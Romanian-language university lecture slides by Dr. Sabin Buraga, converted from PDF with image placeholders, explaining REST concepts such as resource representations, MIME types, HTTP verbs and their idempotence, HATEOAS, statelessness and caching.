Rezultatul unei procesări conduce la obținerea unei **reprezentări** a unei resurse

reprezentare pe baza unui format de date

textual sau binar

exemple tipice: HTML, JSON, PNG, SVG, PDF, Atom etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Rezultatul unei procesări conduce la obținerea unei **reprezentări** a unei resurse

reprezentare pe baza unui format de date


formatul reprezentării e desemnat de tipuri MIME
text/html, **text/xml**, **application/json**, **image/png**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Rezultatul unei procesări conduce la obținerea unei **reprezentări** a unei resurse

reprezentările aceleași resurse
– desemnate de un URI unic – pot fi multiple




Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Rezultatul unei procesări conduce la obținerea unei **reprezentări** a unei resurse


fiecare reprezentare a unei resurse are asociat un URL



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Clienții (*e.g.*, navigatoare Web, roboți, *player*-e etc.) interacționează cu reprezentările resurselor via **verbe** „accesează”: **GET**, „modifică”: **POST**, „șterge”: **DELETE**,…



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Verbele (acțiunile) sunt stipulate de protocolul HTTP

GET

scop: accesarea (citirea) unei reprezentări de resursă

nu conduce la modificarea stării serverului (*safe*)

idempotentă – cereri identice vor conduce la returnarea aceluiași răspuns (aceeași reprezentare)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Verbele (acțiunile) sunt stipulate de protocolul HTTP

PUT

actualizează o reprezentare de resursă sau
eventual creează o resursă la nivel de server Web

uzual, returnează un identificator (URI) al resursei

nu e considerată *safe*, dar este idempotentă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Verbele (acțiunile) sunt stipulate de protocolul HTTP

PATCH

actualizarea parțială a unei reprezentări de resursă

nu este *safe* și nici idempotentă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Verbele (acțiunile) sunt stipulate de protocolul HTTP

POST

creează o resursă (uzual, subordonată altei resurse)

nu este nici *safe*, nici idempotentă

utilizată când clientul nu cunoaște *a-priori*
care va fi URI-ul resursei ce va fi create

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Verbele (acțiunile) sunt stipulate de protocolul HTTP

DELETE


șterge (elimină) o resursă desemnată de un URI

este idempotentă


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Orice accesare a unei reprezentări plasează aplicația – ori clientul Web – într-o **stare** ce va fi schimbată în urma unui **transfer** de date (accesarea altei reprezentări)


http://blog.info/
reprezentare1 (HTML)
resursa1
GET
http://blog.info/mesaj
reprezentare2 (HTML)
resursa2
POST
http://blog.info/mesaj/edit
reprezentare3 (HTML)
resursa3
http://blog.info/stiri.xml
reprezentare4 (Atom)
GET
resursa4

avansat



HATEOAS (*Hypermedia As The Engine Of Application State*)

rest

Transferul se realizează prin protocolul HTTP

Reprezentarea este modelată conform unui format – *e.g.*, XML sau JSON – și indicată prin tipuri MIME

Adresabilitatea se rezolvă via URI

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Aplicațiile care invocă funcționalități (servicii) consumă reprezentări de resurse – în stilul *pull*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Fiecare cerere este considerată independentă, fără a se lua în considerație contextul

stateless server

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


rest

Reprezentările de resurse pot fi stocate temporar

caching


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat



